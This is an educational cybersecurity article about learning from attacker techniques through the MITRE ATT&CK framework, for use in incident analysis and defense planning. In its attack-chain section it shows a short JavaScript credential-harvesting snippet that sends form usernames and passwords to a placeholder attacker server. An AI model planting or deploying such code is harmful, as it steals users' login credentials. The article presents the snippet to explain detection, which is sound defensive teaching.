






Certification Courses
Hands-On Labs
Threat Intelligence
Latest Cyber News
MITRE ATT&CK Breakdown
All Cyber Keywords
Transforming Adversary Tactics into Defender Strengths with MITRE ATT&CK

The most effective cybersecurity strategy doesn't just build walls; it studies the attackers trying to climb them. To truly learn from attacker techniques is to undergo a fundamental mindshift, from reactive patching to proactive anticipation. This approach is crystallized in frameworks like MITRE ATT&CK, which provides a standardized encyclopedia of adversary behavior. By understanding how threat actors operate, from initial access to data exfiltration, defenders can transform their security posture from fragile to resilient.
This guide will equip you with the knowledge to dissect real-world attacks, map them to structured frameworks, and implement actionable defenses. Whether you're a seasoned professional or a beginner, learning to think like an attacker is your most powerful defensive weapon.
Traditional, compliance-focused security is akin to preparing for yesterday's war. Attackers are agile, innovative, and relentless. They exploit the gap between how systems are designed to work and how they can be manipulated. By systematically studying their techniques, we close this gap.
MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is a globally accessible knowledge base of adversary techniques based on real-world observations. It's not a checklist, but a mental model for understanding the attack lifecycle.

For example, the technique T1566.002: Spearphishing Link falls under the TA0001: Initial Access tactic. Understanding this mapping is the first step in learning from attacker techniques.
Let's dissect a common attack chain to see how attackers operate and how MITRE ATT&CK helps us understand it.

Technical Deep Dive (Credential Harvesting Page): The malicious page often uses JavaScript to capture credentials before they are even submitted, bypassing some basic protections. Here's a simplified, illustrative example of the malicious logic:
// Malicious JavaScript snippet on a phishing page
document.getElementById('loginForm').addEventListener('submit', function(event) {
    event.preventDefault(); // Stop the normal form submission

    let username = document.getElementById('username').value;
    let password = document.getElementById('password').value;

    // Send stolen credentials to attacker-controlled server
    fetch('https://malicious-server.com/steal', {
        method: 'POST',
        body: JSON.stringify({user: username, pass: password}),
        mode: 'no-cors'
    });

    // Optional: Then submit the form to the real site to avoid user suspicion
    setTimeout(() => { this.submit(); }, 500);
});
This code shows how a simple script can exfiltrate data. Defenders can look for anomalous outbound web requests to unknown domains as a detection signal.
Here's a practical framework to analyze any security incident or threat intelligence report.
Gather all available data: firewall logs, EDR alerts, email headers, malicious file samples, network traffic (PCAP). Create a basic timeline of events.
For each action in the timeline, ask: "What was the adversary's goal here?" Match it to a high-level tactic (e.g., "Dropped a backdoor binary" → Persistence).
Drill down. How was the backdoor dropped? Was it a scheduled task (T1053.005), a new service (T1543.003), or a registry run key (T1547.001)? Use the MITRE ATT&CK website to search and verify.
Note the unique signatures: file hashes, IP addresses, specific command-line arguments, domain names. These are your Indicators of Compromise (IoCs).
For each identified technique, ask: "How can we prevent, detect, or respond to this?" This turns attacker knowledge into defender action.
Both sides are essential to learning from attacker techniques. One emulates, the other defends.
Goal: Emulate a real-world adversary to test defenses without malicious intent.
Goal: Protect assets, detect intrusions, and respond to incidents.
Ready to operationalize? Follow this phased approach.
| Phase | Key Activities | Outcome |
|---|---|---|
| 1. Foundation | Train your team on ATT&CK. Identify critical assets. Deploy basic logging. | Common understanding. Known asset priority. Data sources identified. |
| 2. Assessment | Map your current controls to ATT&CK. Conduct a gap analysis. Run a focused Red Team exercise. | Visibility into coverage gaps. Initial list of high-risk techniques. |
| 3. Detection Engineering | For top 5 high-risk techniques, build and tune detection rules in your SIEM/EDR. Validate with Purple Team exercises. | Actionable alerts for specific adversary behaviors. |
| 4. Maturity & Integration | Automate threat intelligence feeds mapped to ATT&CK. Integrate technique IDs into incident response playbooks. Regular reporting on technique coverage. | Proactive, intelligence-driven security operations. |

A: Absolutely not. The principles of learning from attacker techniques apply at any scale. A small business can start by using ATT&CK to understand the most common techniques (like phishing or brute force) and implement focused, affordable controls like MFA and employee training.
A: The Cyber Kill Chain (by Lockheed Martin) is a linear, high-level model focused on external intrusion. MITRE ATT&CK is more granular, focuses on post-compromise behavior, and is not strictly linear. ATT&CK is often considered a more detailed evolution, better suited for modeling the many actions an adversary can take inside a network.
A: The MITRE website includes examples under each technique. Additionally, follow threat intelligence reports from vendors like Mandiant, CrowdStrike, and Microsoft. Platforms like Atomic Red Team provide open-source tests to emulate techniques.
Your journey to a threat-informed defense starts today.
This Week: Visit the MITRE ATT&CK website and explore the technique for Spearphishing Link (T1566.002). Write down three ways you could detect it in your environment.
This Month: Propose a tabletop exercise for your team based on the credential harvesting scenario from this guide. Use the free Atomic Red Team library to safely test one detection.
Continuous: Subscribe to a threat intelligence feed and make it a habit to map new threats to the ATT&CK framework. This is the essence of learning from attacker techniques.
The battle isn't won by higher walls, but by deeper understanding.
© 2026 Cyber Pulse Academy. This content is provided for educational purposes only.
Always consult with security professionals for organization-specific guidance.
Every contribution moves us closer to our goal: making world-class cybersecurity education accessible to ALL.
Choose the amount of donation by yourself.